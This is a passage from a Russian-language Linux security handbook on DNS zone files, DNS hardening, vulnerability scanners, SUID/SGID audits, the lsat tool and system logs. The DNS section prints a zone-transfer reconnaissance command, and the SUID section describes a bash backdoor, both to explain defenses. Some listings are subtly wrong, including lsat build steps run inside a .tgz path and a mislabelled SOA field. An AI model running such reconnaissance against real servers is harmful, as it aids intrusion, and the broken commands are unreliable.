Следующий параметр: `refresh` — частота, с которой другие серверы должны обновлять свою информацию. В случае ошибки сервер должен повторить попытку через время, указанное в третьем параметре (`retry`). Последний параметр (`ttl`) устанавливает минимальное время жизни записи на кэширующих серверах, т. е. определяет, когда информация о зоне на кэширующем сервере будет считаться недействительной. По этим параметрам остальные DNS-серверы будут знать, как себя вести для обновления информации о зоне, которую контролирует ваш DNS-сервер.

Следующая строка имеет тип `NS`, и таких записей может быть несколько. Сокращение NS тут означает Name Server. Здесь описываются DNS-серверы, которые отвечают за эту зону. Именно через эти серверы все остальные участники будут преобразовывать символьное имя **sitename.com** в IP-адрес.

После этого могут идти записи `MX` (Mail eXchange). По ним серверы определяют, куда отправлять почту, которая приходит на домен **sitename.com**. В нашем примере это сервер **mail.sitename.com**, а число перед его именем — это приоритет. Если в файле будет несколько записей `MX`, то они станут использоваться в соответствии с приоритетом.

> ***Внимание!***
> **В записях типа `NS` и `MX` в конце адреса обязательно должна быть точка!**

И наконец, последними в файле идут строки, определяющие преобразования. Они выглядят следующим образом:

```
имя      A      адрес
```

В нашем примере это две строки:

```
ns       A      190.12.10.1
mail     A      190.12.10.2
```

Это значит, что имени **ns.servername.com** соответствует IP-адрес 190.12.10.1, а имени **mail.servername.com** — 190.12.10.2.

11.6. Обратная зона

Теперь рассмотрим файл описания обратного преобразования IP-адреса в имя. Файл 10.12.190.in-addr.arpa.zone может иметь примерно следующий вид:

```
@        IN   SOA   ns.sitename.com  root.sitename.com (
                    1 ; serial
                    28800 ; refresh
                    7200 ; retry
                    604800 ; expire
                    86400 ; ttk
                    )
```

```
IN      NS   localhost.

1       PTR  servername.com.
2       PTR  mail.servername.com.
```

Бóльшая часть этого файла нам уже знакома. Самое интересное хранится в последних двух строках. Здесь находится связка IP-адресов и имен серверов. Не забываем, что файл отвечает за сеть с адресами 190.12.10.*. Звездочка заменяется на число, стоящее в первой колонке, а имя, соответствующее этому адресу, указано в последнем столбце. По этому файлу мы видим следующие соотношения:

190.12.10.1 = **servername.com.**

190.12.10.2 = **mail.servername.com.**

Еще раз напоминаю, что точка в конце символьного адреса обязательна.

Для получения дополнительной информации по DNS рекомендую прочитать документы RFC 1035, RFC 1712, RFC 1706.

11.7. Безопасность DNS

Если посмотреть на задачи, которые решает служба, то кажется, что ничего подозрительного в ней нет, и хакер не сможет с ней ничего сделать. Как бы не так. Были случаи, когда DNS-серверы выводили из строя. Тогда обращение по именам становилось невозможным, а, значит, сетевые программы переставали работать. Пользователи не привыкли использовать IP-адреса, поэтому падение DNS для них смертельно.

Помимо вывода из строя сервера, хакер может узнать многое о структуре сети, используя DNS. Чтобы этого не произошло, желательно использовать два DNS-сервера:

- общедоступный, содержащий строки, необходимые для работы удаленных пользователей с общими ресурсами;
- локальный, видимый только пользователям вашей сети и содержащий все необходимые для их работы записи.

На локальном сервере можно так настроить сетевой экран, чтобы он воспринимал лишь локальный трафик и игнорировал любые попытки обращения из Всемирной сети. В этом случае злоумышленнику будет проблематично не только посмотреть базу данных DNS, но и нарушить работу сервера. Таким образом, все локальные пользователи будут лучше защищены от нарушения работы DNS и смогут спать спокойным сном под охраной сетевого экрана. Хотя спать на рабочем месте и нехорошо.

Для каждого первичного можно завести по одному вторичному серверу. Это позволит распределить нагрузку между ними и уменьшить время отклика и, конечно же, повысить отказоустойчивость. При выходе из строя одного из серверов второй возьмет на себя его функции и не позволит сети остаться без удобной возможности адресации к компьютерам по имени.

Использование парных серверов позволяет повысить производительность и безопасность. Сервисы DNS под Linux не требовательны к оборудованию. В моей сети работают четыре сервера на базе Red Hat Linux в текстовом режиме на компьютерах Pentium с частотой от 400 до 700 МГц. Когда-то это были офисные машины, но их мощности перестало хватать, и я превратил старое «железо» в DNS-серверы. Для выполнения этой задачи столь древней техники более чем достаточно, и хватит на ближайшие годы. Таким образом, старому компьютеру можно дать новую жизнь, причем достаточно долгую, а, главное, для компании такое решение окажется приемлемым по цене.

Однако технология создания вторичных серверов опасна. С помощью утилиты `host` хакер может добыть полную информацию о содержимом базы данных основного сервера, как это делают вторичные серверы для обновления своей базы.

Для получения базы взломщик может выполнить следующую команду:

```
host -l server.com ns1.server.com
```

В ответ на такой запрос хакер получит из базы данных все записи о сервере **server.com**. Чтобы предотвратить это, необходимо явно прописать адреса вторичных серверов в файле named.conf. Для этого в разделе `options{...}` добавляем строку:

```
allow-transfer {192.168.1.1;}
```

Такого рода ограничение можно поместить и в описание отдельных зон, но лучше сделать это один раз в глобальных опциях. Если у вас нет вторичных серверов, то запретите перенос данных в эту зону следующей строкой:


```
allow-transfer {none;}
```

Серверы DNS могут быть подвержены атаке DoS. В ноябре 2002 года был произведен один из самых громких налетов на Интернет такого типа. Атака шла сразу на несколько корневых серверов. Если бы работу DNS выполнял только один сервер, то через некоторое время после начала штурма Интернет стал бы недоступным. Сеть осталась работоспособной благодаря следующим факторам:

- избыточности серверов, которые дублируют записи;
- наличию кэширующих серверов;
- установке прокси-серверов, которые также умеют кэшировать записи DNS.

В остальном защита DNS идентична защите любого другого сервиса и ОС Linux. Как я уже говорил, лучший сервер — это тот, который выполняет узкую задачу. В нем меньше открытых портов и запущенных сервисов, поэтому его труднее взломать. Единственная сложность — большое количество серверов усложняет процесс обновления ОС. В Linux тоже бывают ошибки, и их надо исправлять. Под эту процедуру должны попасть все компьютеры, в том числе и серверы DNS.

ГЛАВА 12



Мониторинг системы

Первоначальная задача администратора — установить систему, правильно распределить права доступа и настроить все необходимые сервисы. После этого многие из нас складывают ручки и начинают гонять монстров по коридорам виртуального мира Doom 3 (или что там сейчас за окном популярно). Если быть таким администратором, то рано или поздно сервер будет взломан, — любая система требует наблюдения. И сервер не исключение — он как ребенок: любит, чтобы за ним наблюдали, иначе нашалит.

Чтобы уменьшить вероятность проникновения в систему постороннего и обезопасить себя от недобросовестных пользователей сети, нужно постоянно держать сервер под контролем. Большинство взломов происходят из-за того, что администраторы не удосужились обновить какие-либо сервисы и установить заплатки. Если взломщики узнают об уязвимости раньше администраторов, то начнут ломать все серверы с этой ошибкой, что попадаются на глаза.

Хороший администратор может и должен своевременно найти информацию об уязвимости и сделать все необходимое для предотвращения любой атаки. В этих целях следует производить регулярный мониторинг системы и поиск «узких мест». Иногда хакеры проникают в систему и долгое время находятся в ней, не проявляя видимой активности.

Если взлом произошел, то тут уже задача не просто восстановить работу, а предотвратить повторное вмешательство. Компании Sony, Apple и другие крупные бренды, будучи подвергнуты взломам, отключали сервисы для полного исследования и восстановления. Я же видел людей, которые после взлома просто восстанавливают удаленные файлы и продолжают заниматься своими делами в надежде, что такое больше не повторится. Это ошибка, потому что хакер уже почувствовал себя безнаказанным и обязательно вернется.

К следующему его приходу вы должны быть готовы. Сделайте все возможное, чтобы найти сведения о взломщике и о том, как он проникает на сервер, и постарайтесь блокировать повторную атаку. Также просмотрите все последние бюллетени ошибок (BugTraq) в поисках информации о «дырах» в вашей версии ОС и в установленных сервисах.

Не будем дожидаться ситуации, когда злоумышленник проникнет в систему, и мы потеряем сон. Давайте рассмотрим действия, которые можно произвести еще до взлома, пока система работает нормально. Это поможет повысить ее безопасность.

Все, о чем мы будем говорить в этой главе, необходимо делать и до проникновения в систему, и после. Взломщики иногда оставляют «потайные двери» (например, устанавливают SUID-бит на программу, для которой он не должен быть установлен), поэтому желательно регулярно сканировать систему на предмет безопасности описанными далее методами. Особенно это касается новой системы (сразу после инсталляции и настройки), но такие проверки следует производить и после обновления, добавления программ или сразу после взлома.

У меня на серверах каждую ночь осуществляется тестирование сторонней компанией всех возможных взломов. Это требование клиента, и оно очень даже правильное. Сторонняя компания каждую ночь запускает автоматическое тестирование, и оно не должно приводить к сбоям или ошибкам в работе серверов и сайтов, которые я обслуживаю.

Один раз я слышал, что такой подход может привести к паранойе. Согласен, требования безопасности, которые я привожу, достаточно жесткие, но уж лучше 10 раз все проверить, перепроверить и установить один лишний замочек, чем потом разгребать мусор после взлома.

Существует много различных программ мониторинга, и описывать их все совершенно бесполезно и невозможно. Я расскажу только о нескольких, возможно, не самых мощных, и постараюсь немного уделить внимание функциям, встроенным в ОС.

12.1. Автоматизированная проверка безопасности

Практически каждый день специалисты по безопасности находят в разных системах недочеты и, откровенно говоря, «дыры» или даже «пробоины». Весь этот перечень выкладывается в отчетах BugTraq на разных серверах. Я уже советовал посещать **www.securityfocus.com**, чтобы следить за новостями, и сейчас не отказываюсь от своих слов. Новинки действительно надо искать на подобных серверах, но ведь есть еще ворох старых уязвимостей, которые могли остаться на сервере незалатанными. Как же поступить с ними? Неужели придется качать все эксплоиты и «руками» проверять каждую «дыру»? Просто старайтесь, чтобы на ваших серверах стояли самые последние версии ПО, — в последних его версиях старые ошибки должны быть устранены, так что тут нужно просто положиться на разработчиков.

Есть еще такой класс уязвимостей, который связан с неверной конфигурацией. ОС и ее сервисы могут быть безопасны в поставке по умолчанию, но если что-то сконфигурировать неверно, ОС может это пропустить. Как же проверять подобные вещи? Существует громадное количество программ для автоматизации тестирования

сервера на ошибки, и самые распространенные из них: это SATAN (сильно устаревший, но легендарный), Internet Scanner, NetSonar и CyberCop Scanner.

Я не стану рекомендовать какую-нибудь определенную программу. Не существует такой утилиты, которая располагала бы базой абсолютно всех потенциальных уязвимостей. Поэтому скачивайте все, что попадается под руку, и тестируйте систему всеми доступными средствами. Возможно, что-то вам и пригодится. Тем не менее, обязательно обратите внимание на продукты компании Internet Security Systems (Системы интернет-безопасности, **www.iss.net**), потому что сканеры этой фирмы: Internet Scanner, Security Manager, System Scanner и Database Scanner — используют все три метода сканирования, о которых мы будем говорить чуть позже. В настоящее время Internet Security Systems куплена корпорацией IBM и является ее подразделением.

Компания Internet Security Systems разработала целый комплект утилит под общим названием SAFEsuite. В него входят не только компоненты проверки безопасности системы, но и модули выявления вторжения и оценки конфигурации основных серверных ОС.

Сканеры безопасности похожи на антивирусы — защищают хорошо, но только от старых приемов. Любой новый метод взлома не будет обнаружен, пока вы не обновите программу.

Мне приходилось работать с несколькими крупными и именитыми компаниями из США, которые предоставляют сервисы по тестированию на безопасность, и, несмотря на наличие собственных наработок в этой области, они так же используют и открытые всем программные сканеры. И если такие компании — самые знаменитые в области безопасности — прибегают к их помощи, почему же мы должны стесняться пользоваться подобными сканерами?

С помощью автоматизированного контроля очень хорошо производить первоначальную проверку, чтобы убедиться в отсутствии старых ляпов. Если ошибки найдены, то нужно обновить уязвимую программу, ОС и сервис или исправить неверную конфигурацию, а также поискать на том же сайте **www.securityfocus.com** соответствующий способ обезвреживания. Почти всегда вместе с описанием уязвимости дается «вакцина», позволяющая «залатать прореху» в сервисе или ОС. «Вакцину» может предложить и программа сканирования, если в ее базе данных имеется решение проблемы для вашего случая.

Почему даже после лучшего и самого полного сканирования нельзя быть уверенным, что уязвимостей нет? Помимо новых ошибок в сервере надо принимать во внимание еще и фактор конфигурации. На каждом сервере применяются свои настройки, и при определенных условиях легко находимая вручную уязвимость может остаться незаметной для автоматического сканирования. На сканер надейся, а сам не плошай. Так что продолжайте тестировать систему на известные вам ошибки самостоятельно.

Как я уже говорил, у меня серверы тестируются каждую ночь, и вы можете сделать то же самое — настроить ежесуточное сканирование. Тогда в случае возникновения

проблемы (после изменения конфигурации, например) сканер тут же сообщит вам об ошибке.

Каждый сканер использует свои способы и приемы, и если один из них не нашел ошибок, то другой может их отыскать. Специалисты по безопасности любят приводить пример с квартирой. Допустим, вы пришли к другу и позвонили в дверь, но никто не открыл. Это не значит, что дома никого нет — может, хозяин не услышал звонок (находился в душе, в наушниках или просто громко орал песни), или звонок не сработал. Но если позвонить по телефону, который лежит в этот момент возле хозяина, то он возьмет трубку. Возможна и обратная ситуация, когда вы названиваете по телефону, но его не слышно, а на звонок в дверь домочадцы отреагируют.

Так и при автоматическом сканировании: один сканер может позвонить по телефону, а другой — постучит в дверь. Они оба хороши, но в конкретных случаях при разных конфигурациях сканируемой машины могут быть получены разные результаты.

Существуют три метода автоматического определения уязвимости: сканирование, зондирование и имитация. В первом случае сканер собирает информацию о сервере, проверяет порты, чтобы узнать, какие установлены сервисы/демоны, и на их основе выдает отчет о потенциальных ошибках. Например, сканер может проверить сервер и увидеть на порту 21 работающую службу FTP. По строке приглашения (если она не была изменена), выдаваемой сервером при попытке подключения, можно определить его версию, которая сравнивается с базой данных. И если в базе присутствует уязвимость для этого сервера, то пользователю выдается соответствующее сообщение.

Сканирование — далеко не самый точный процесс, потому что автоматическое определение легко обмануть. Некоторые погрешности в сервисах проявляются только при определенных настройках, и если ваши настройки отличаются от предусмотренных сканером, ошибка может и не обнаружиться. Кроме того, при установке, например, нового FTP-сервера, который еще не известен сканерам, он будет опробован лишь на уже известные ошибки других серверов.

При зондировании сканер не обследует порты, а проверяет программы на наличие в них уязвимого кода. Этот процесс похож на работу антивируса, который просматривает программы в поисках вирусных фрагментов. Ситуации похожи, но искомые объекты различны. Метод хорош, но одна и та же ошибка может встречаться в нескольких программах. И если код в них разный, то сканер ее не обнаружит. Очень часто программисты разных фирм допускают в своих продуктах одни и те же промахи, а методом зондирования анализатор может не найти подобную уязвимость только потому, что для новой версии продукта нет записей в базе данных.

Во время имитации программа моделирует атаки из своей базы данных. Например, в FTP-сервере может возникнуть переполнение буфера при реализации определенной команды. Сканер не будет выявлять версию сервера, а попробует выполнить инструкцию. Конечно же, выявление ошибки приведет к зависанию, но вы точно будете знать о ее наличии или отсутствии. Имитация — самый долгий, но и самый

надежный способ, потому что если программе удалось взломать какой-либо сервис, то и у хакера это получится.

Когда вы проверяете систему, обязательно отключайте сетевые экраны. Если блокирован доступ, то сканер не протестирует нужный сервис. В этом случае анализатор сообщит, что ошибок нет, но реально они могут быть. Конечно же, это не критичные ошибки, если они под защитой сетевого экрана, но если хакер найдет потайной ход и обойдет брандмауэр, то уязвимость станет опасной.

Отключать сетевой экран совсем и для всех не надо — можно просто разрешить все действия, приходящие с IP-адреса машины, которая производит тестирование.

Дайте сканеру все необходимые права на доступ к тестируемой системе. Например, некоторые считают, что наиболее эффективно удаленное сканирование, когда атака имитируется по сети. Это правильно, но сколько времени понадобится на проверку стойкости паролей для учетных записей? Очень много! А сканирование файловой системы станет невозможным. Поэтому локальный контроль может дать более качественный результат.

При дистанционном сканировании производится попытка только прорваться в сеть. Такой анализ может указать на стойкость защиты от нападения извне. Но по статистике большинство взломов происходит изнутри, когда зарегистрированный пользователь «поднимает» свои права и тем самым получает доступ к запрещенной информации. Хакер тоже может получить какую-нибудь учетную запись с минимальным статусом и воспользоваться уязвимостями для повышения прав доступа. Поэтому сканирование должно происходить и дистанционно — для обнаружения «потайных дверей», и локально — для выявления ошибок в конфигурации, с помощью которых можно изменить привилегии.

Автоматические сканеры могут проверять не только уязвимости ОС и ее сервисов, но и сложность пароля, и имена учетных записей. В анализаторах есть база наиболее часто используемых имен и паролей, и программа перебором проверяет их. Если удалось проникнуть в систему, то выдается сообщение о слишком простом пароле. Обязательно замените его, потому что хакер может использовать тот же метод, и легко узнает параметры учетной записи.

Анализаторы безопасности могут использовать как хакеры, так и администраторы. Но задачи у них разные. Первым нужно автоматическое выявление ошибок для последующего применения, а вторые используют анализ, чтобы закрыть уязвимости, причем для них желательно сделать это раньше, чем такие «дыры» найдет и использует хакер.

12.2. Закрываем SUID- и SGID-двери

Как администратор или специалист по безопасности, вы должны знать свою систему «от и до». Мы уже говорили, что одной из проблем могут стать биты SUID или SGID. Вы должны вычистить эти биты у всех программ, которым они не нужны. Но как их найти? Для этого можно воспользоваться командой:

```
find / \( -perm -02000 -o -perm -04000 \) -ls
```

Эта директива найдет все файлы, у которых установлены права 02000 или 04000, что соответствует битам SUID и SGID. Выполнив команду, вы увидите на экране примерно следующий список:

```
130337  64 -rwsr-xr-x   1 root root   60104 Jul 29  2002 /bin/mount
130338  32 -rwsr-xr-x   1 root root   30664 Jul 29  2002 /bin/umount
130341  36 -rwsr-xr-x   1 root root   35040 Jul 19  2002 /bin/ping
130365  20 -rwsr-xr-x   1 root root   19072 Jul 10  2002 /bin/su
...
```

Самое страшное, что все программы из этого списка принадлежат пользователю root и, значит, будут выполняться от его имени. В системе есть также файлы с SUID- и SGID-битом, выполняющиеся от имени других пользователей, но таких меньшинство.

Если вы видите, что программа вами не используется, то ее стоит удалить или снять с нее опасные биты. Если, по вашему мнению, каким-то программам эти биты все же нужны, подумайте еще раз. Может, все-таки стоит от чего-то отказаться? Например, программа `ping` не является обязательной для сервера, и у нее бит SUID можно снять.

Если и после корректировки привилегированных программ осталось все равно много, то советую для начала убрать эти биты со всех программ. Конечно же, тогда пользователи не смогут монтировать устройства. Но нужно ли это им? И если уж возникнет острая необходимость, то всегда можно вернуть им такую возможность, восстановив SUID-бит.

Почему необходимо регулярно проверять файлы на наличие SUID- и SGID-бита? Взломщики, проникая в систему, очень часто стремятся укрепиться в ней, спрятаться и при этом иметь максимальные права. Для этого может использоваться простейший метод — установка SUID-бита на интерпретатор команд bash. В этом случае интерпретатор для любого пользователя будет выполнять команды с правами root, и взломщику для выполнения любых действий достаточно находиться в системе с гостевыми правами.

Следите за любыми появляющимися новыми программами с битами SUID или SGID и убирайте все, что вызывает подозрение.

Использование битов SUID или SGID — очень старый прием взломщиков, и я сейчас редко о нем слышу, но нет гарантии, что хорошо забытая проблема не станет новой.

12.3. Проверка конфигурации

Мы рассмотрели весьма много правил конфигурирования системы, однако помнить их все невозможно. Настройка системы — сложный процесс, во время которого очень легко ошибиться. Но так как есть определенные правила конфигурирования, то существует и возможность автоматизировать проверку.

Как мы уже знаем, имеются программы, которые могут проверять конфигурацию. Это должно происходить на компьютере локально. К настоящему времени написано много утилит для автоматизации контроля. Некоторые из них устарели и давно не обновлялись, а какие-то появились недавно и еще только наращивают свою функциональность (количество производимых проверок).

Я решил познакомить вас с программой lsat. Ее история не слишком длинна, но за счет частого обновления на начальном этапе (последнее обновление вышло в 2014 году) возможности программы серьезно выросли, а благодаря модульной архитектуре расширение функций происходит легко и быстро.

Программа lsat поставляется в исходных кодах, и найти ее можно по адресу **usat.sourceforge.net**. На сайте доступны TGZ- и ZIP-версии архивов программы. Я рекомендую воспользоваться первой, потому что это родной архив для Linux, и он проще в использовании. Скачайте архив в свой домашний каталог, и давайте вместе установим программу и попробуем с ней поработать.

Для установки выполните следующие команды:

```
tar xzvf lsat-0.9.7.tgz
./lsat-0.9.7.tgz/configure
./lsat-0.9.7.tgz/make
```

Первая директива распаковывает архив lsat-0.9.7.tgz (имя файла может отличаться, если у вас скачана другая версия программы). Вторая команда запускает конфигурирование, а третья собирает проект из исходных кодов в один исполняемый файл.

Для запуска программы выполните следующую команду:

```
./lsat-0.9.7.tgz/lsat
```

Теперь можно идти готовить кофе и медленно и печально его пить. Процесс тестирования системы занимает весьма много времени, особенно на слабых машинах. При запуске можно указать один из следующих ключей:

- `-o имя файла` — отчет записывать в указанный файл. По умолчанию отчет попадает в файл lsat.out;
- `-v` — выдавать подробный отчет;
- `-s` — не выдавать никаких сообщений на экран. Это удобно при выполнении команды через cron;
- `-r` — выполнять проверку контрольных сумм (делается с помощью RPM). Это позволяет выявить незаконно измененные программы.

Лучше всего lsat будет работать на Red Hat-подобных системах, потому что в нее встроена возможность работы с RPM-пакетами, которые являются отличительной особенностью дистрибутива Red Hat Linux и его клонов.

Во время проверки вы увидите на экране примерно следующий текст:

Starting LSAT...
Getting system information...

Running modules...
Running checkpkgs module...
...
...
Running checkx module...
Running checkftp module...
Finished.
Check lsat.out for details.
Don't forget to check your umask or file perms
when modifying files on the system.

Пока слова о безопасности отсутствуют, есть только информация о том, что сканировалось. Все самое интересное после тестирования можно найти в файле ./lsat-0.9.2.tgz/lsat.out. Я прогнал программу lsat на своей системе сразу после установки и получил документ размером 190 Кбайт.

В этом выходном файле вы найдете множество советов. Так, в самом начале можно увидеть рекомендации по пакетам, которые нужно удалить:

```
**************************************
Please consider removing these packages.
sendmail-8.11.6-15.asp
portmap-4.0-41
bind-utils-9.2.1-1.asp
nfs-utils-0.3.3-5
pidentd-3.0.14-5
sendmail-devel-8.11.6-15.asp
sendmail-cf-8.11.6-15.asp
ypbind-1.10-7
ypbind-1.10-7
```

В самом деле, некоторые пакеты можно отнести к разряду не очень надежных. Например, в программе sendmail регулярно находят ошибки, поэтому lsat и предлагает ее «вычистить».

Мне также очень понравилась в выходном файле следующая запись:

> Разработчик программы посчитал, что загрузка в графическом режиме хуже для безопасности. Действительно, это лишние программы и дополнительные проблемы. Текстовый режим не требует столько ресурсов, работает меньше программ, а значит, он быстрее и безопаснее.

Если опуститься по файлу немного ниже, то вы увидите список всех файлов в системе с установленными битами SUID и SGID. Так что при использовании программы lsat нет смысла самостоятельно заниматься поисками потенциально опасных программ.

Еще немного ниже идет список общедоступных файлов:

```
**************************************
This is a list of world writable files
/var/lib/texmf/ls-R
```

```
/var/www/html/cache/archive/index.html
/var/www/html/cache/categories/category.cgi
/var/www/html/cache/categories/index.html
/var/www/html/cache/download/download-2-1.cgi
/var/www/html/cache/download/download-3-1.cgi
/var/www/html/cache/download/download-4-1.cgi
```

Это те файлы, изменять которые имеют право любые пользователи системы, даже с минимальными правами. В идеале таких записей вообще не должно быть. В любой файл должны иметь право писать только их владельцы или, в крайнем случае, пользователи группы, но никак не все остальные.

Далее идет список файлов, в которые могут писать пользователи каких-либо групп. Проверьте — возможно, не всем файлам из этого списка нужно давать такой статус.

Отчеты lsat удобны и легко читаются, но в самом конце появляется «ложка дегтя» — пусть небольшая, но она есть. Программа показывает изменения в файловой системе с момента последнего запуска. Вот тут разобраться с чем-либо очень сложно — информация выводится практически в произвольном порядке, а ведь удобнее было разделить модификации по степени опасности. Например, удаленный или добавленный в разделе /tmp файл не так важен, потому что там изменения происходят «тоннами» каждые пять минут. А вот все, что касается раздела /etc, намного опаснее, и эту информацию следовало бы выделить.

12.4. Журналирование

В Linux работают одновременно сразу несколько журналов, и по содержащейся в них информации вы сможете вычислить хакера и увидеть, когда он проник в систему, а также узнать еще много интересного. Так как журналирование — один из инструментов обеспечения безопасности, мы рассмотрим журналы достаточно подробно. Это позволит вам лучше контролировать свои владения.

12.4.1. Основные команды

Информация о текущих пользователях системы сохраняется в файле /var/run/utmp. Если попытаться посмотреть его содержимое, например, командой `cat`, то ничего хорошего нашему взору не откроется. Этот журнал хранит данные не в текстовом, а бинарном виде, и получение информации из него возможно только с помощью специализированных программ (команд).

who

Команда `who` позволяет узнать, кто сейчас зарегистрирован в системе и сколько времени он в ней находится. Информация, как уже было отмечено, извлекается из файла /var/run/utmp. Введите эту команду, и на экране появится список примерно следующего вида:

```
robert       tty1       Dec 8 10:15
root         tty2       Dec 8 11:07
```

Из этого списка становится ясно, что пользователь robert работает за первым терминалом (tty1) и вошел в систему 8 декабря в 10 часов 15 минут, а через 52 минуты со второго терминала вошел пользователь root.

Большинство хакеров при входе в систему выполняют эту команду, чтобы выяснить, есть ли сейчас в системе администратор. Если пользователь root присутствует, то начинающие хакеры часто уходят, т. к. опасаются, что их знаний не хватит, чтобы остаться незамеченными. При этом, вероятно, потом они вернутся.

А это еще одна причина, по которой администратор не должен входить в систему под учетной записью root. Лучше всего работать как простой пользователь, а когда не хватает прав, то переключаться на привилегированного. На такой случай я создал учетную запись, для которой установил UID равным нулю. Она позволяет получить доступ ко всей системе, и при этом имеет имя, отличное от root, и не вызывает подозрений, когда я под ним работаю. Так что в моей системе никогда нельзя увидеть пользователя root.

users

Команда users также позволяет вытащить из журнала /var/run/utmp список всех пользователей, которые сейчас зарегистрированы в системе.

В этом журнале информация хранится временно — только в период присутствия пользователя. Когда он выходит из системы, соответствующая запись удаляется. После этого выяснить, кто и когда работал, удастся только из журнала /var/log/wtmp. Это также бинарный файл, и его содержимое можно увидеть с помощью специализированных программ.

last

Команда last позволяет выяснить, когда и сколько времени определенный пользователь находился в системе. В качестве параметра ей передается интересующее имя. Например, следующая директива отображает время входа и продолжительность нахождения в системе пользователя robert:

```
last robert
```

Выполнив команду, вы увидите на экране примерно следующий текст:

```
robert       tty1       Thu Dec 2 12:17 - 12:50 (00:33)
```

По этой записи можно понять, что robert находился за терминалом (tty1), зашел в систему 2 декабря на 33 минуты (с 12:17 до 12:50). Если пользователь работал не локально, а через сеть, то будет отображена информация о хосте, с которого он входил в систему.

Если выполнить эту команду для себя, то может вывалиться такой список, что читать его будет невозможно, потому что вы достаточно часто работаете в системе.

Чтобы ограничить выводимые данные, можно указать ключ `-n` и количество отображаемых строк. Например, следующая команда выдаст информацию о последних пяти входах:

```
last -n 5 robert
```

history

Команда `history` выводит историю выполненных в консоли команд. Список может быть достаточно большим. Вы можете ограничить список, указав после имени команды число. Следующий пример покажет только последние 10 выполненных в консоли команд:

```
history 10
```

lastlog

Если выполнить команду `lastlog`, то она выведет на экран перечень всех пользователей с датами их последнего подключения к системе. Пример результата ее выполнения можно увидеть в листинге 12.1.

Листинг 12.1. Результат выполнения команды `lastlog`

```
Username         Port     From             Latest
root             ftpd2022 192.168.77.10    Mon Feb 21 12:05:06 +0300 2005
bin                                        **Never logged in**
daemon                                     **Never logged in**
adm                                        **Never logged in**
lp                                         **Never logged in**
sync                                       **Never logged in**
shutdown                                   **Never logged in**
halt                                       **Never logged in**
mail                                       **Never logged in**
news                                       **Never logged in**
uucp                                       **Never logged in**
operator                                   **Never logged in**
games                                      **Never logged in**
gopher                                     **Never logged in**
ftp                                        **Never logged in**
nobody                                     **Never logged in**
vcsa                                       **Never logged in**
mailnull                                   **Never logged in**
rpm                                        **Never logged in**
xfs                                        **Never logged in**
apache                                     **Never logged in**
ntp                                        **Never logged in**
rpc                                        **Never logged in**
gdm                                        **Never logged in**
```

```
rpcuser                                  **Never logged in**
nscd                                     **Never logged in**
ident                                    **Never logged in**
radvd                                    **Never logged in**
squid                                    **Never logged in**
mysql                                    **Never logged in**
flenov          ftpd2022 192.168.77.10   Mon Feb 21 12:05:06 +0300 2005
named                                    **Never logged in**
robert          tty1                     Mon Feb 21 12:10:47 +0300 2005
```

Список состоит из четырех колонок:

- имя пользователя из файла /etc/passwd;
- порт или терминал, на который происходило подключение;
- адрес компьютера, если вход был по сети;
- время входа.

С помощью `lastlog` удобно контролировать системные записи. У них дата последнего входа должна быть `**Never logged in**`, потому что под ними нельзя войти в систему (в качестве командных оболочек установлены /bin/false, /dev/null, /sbin/nologin и др.). Если вы заметили, что кто-либо вошел в систему через одну из этих учетных записей, то это значит, что хакер использует ее, изменив настройки.

Простая замена командной оболочки в файле /etc/passwd может открыть хакеру «потайную дверь», и администратор не заметит этой трансформации. Но после выполнения команды `lastlog` все неявное становится явным.

Обращайте внимание на тип подключения и адрес. Если что-то вызывает подозрение, то можно выявить атаку на этапе ее созревания.

lsof

С помощью команды `lsof` можно определить, какие файлы и какими пользователями открыты в текущий момент. Результат ее выполнения приведен в листинге 12.2.

Листинг 12.2. Результат выполнения команды `lsof`

```
COMMAND PID  USER   FD   TYPE  DEVICE   SIZE     NODE NAME
init      1  root  cwd   DIR     3,2   4096        2 /
init      1  root  rtd   DIR     3,2   4096        2 /

init      1  root  txt   REG     3,2  26920   635256 /sbin/init
init      1  root  mem   REG     3,2  89547   553856 /lib/ld-2.2.5.so
init      1  root  10u  FIFO     3,2          195499 /dev/initctl
keventd   2  root  cwd   DIR     3,2   4096        2 /
keventd   2  root  rtd   DIR     3,2   4096        2 /
kapmd     3  root  10u  FIFO     3,2          195499 /dev/initctl
```

Это далеко не полный результат. Даже если вы сейчас один работаете с системой, количество открытых файлов может исчисляться парой десятков, и число их заметно растет, если в системе несколько пользователей, — ведь один файл может открываться несколько раз каждым из них. Это касается в основном системных конфигурационных файлов.

12.4.2. Системные текстовые журналы

Следующие журналы — это текстовые файлы. Их можно без проблем просматривать такими командами, как `cat`, или любыми текстовыми редакторами.

В файле /var/log/messages находится основная информация о заходах пользователей, о неверных авторизациях, остановках и запусках сервисов и многом другом. В один документ все подобные события поместиться не могут, иначе он будет нечитаемым, поэтому в каталоге /var/log/ могут находиться файлы с именами messages.*X*, где *X* — это число.

Журнал messages — один из самых главных для любого администратора. Если взломщик пытается подобрать пароль, то вы сможете заметить быстрый рост этого файла и появление большого количества записей о неверной авторизации. На рис. 12.1 показан пример содержимого файла messages.

```
Dec  5 13:45:55 FlenovM syslogd 1.4.1: restart.
Dec  5 13:55:28 FlenovM ftpd[1414]: wu-ftpd - TLS settings: control allow, clien
t_cert allow, data allow
Dec  5 13:55:28 FlenovM ftp(pam_unix)[1414]: session opened for user flenov by (
uid=0)
Dec  5 13:55:28 FlenovM ftpd: 192.168.77.10: flenov[1414]: FTP LOGIN FROM 192.16
8.77.10 [192.168.77.10], flenov
Dec  5 13:55:29 FlenovM ftpd: 192.168.77.10: flenov: USER flenov[1414]: FTP LOGI
N REFUSED (already logged in as flenov) FROM 192.168.77.10 [192.168.77.10], flen
ov
Dec  5 13:55:31 FlenovM ftp(pam_unix)[1414]: session closed for user flenov
Dec  5 13:55:31 FlenovM ftpd: 192.168.77.10: flenov: QUIT[1414]: FTP session clo
sed
Dec  5 13:55:50 FlenovM ftpd[1415]: wu-ftpd - TLS settings: control allow, clien
t_cert allow, data allow
Dec  5 13:55:51 FlenovM ftp(pam_unix)[1415]: session opened for user flenov by (
uid=0)
Dec  5 13:55:51 FlenovM ftpd: 192.168.77.10: flenov[1415]: FTP LOGIN FROM 192.16
8.77.10 [192.168.77.10], flenov
Dec  5 13:56:00 FlenovM ftp(pam_unix)[1415]: session closed for user flenov
Dec  5 13:56:00 FlenovM ftpd: 192.168.77.10: flenov: QUIT[1415]: FTP session clo
sed
Dec  5 14:50:19 FlenovM /sbin/mingetty[1008]: tty2: invalid character ^I in logi
```

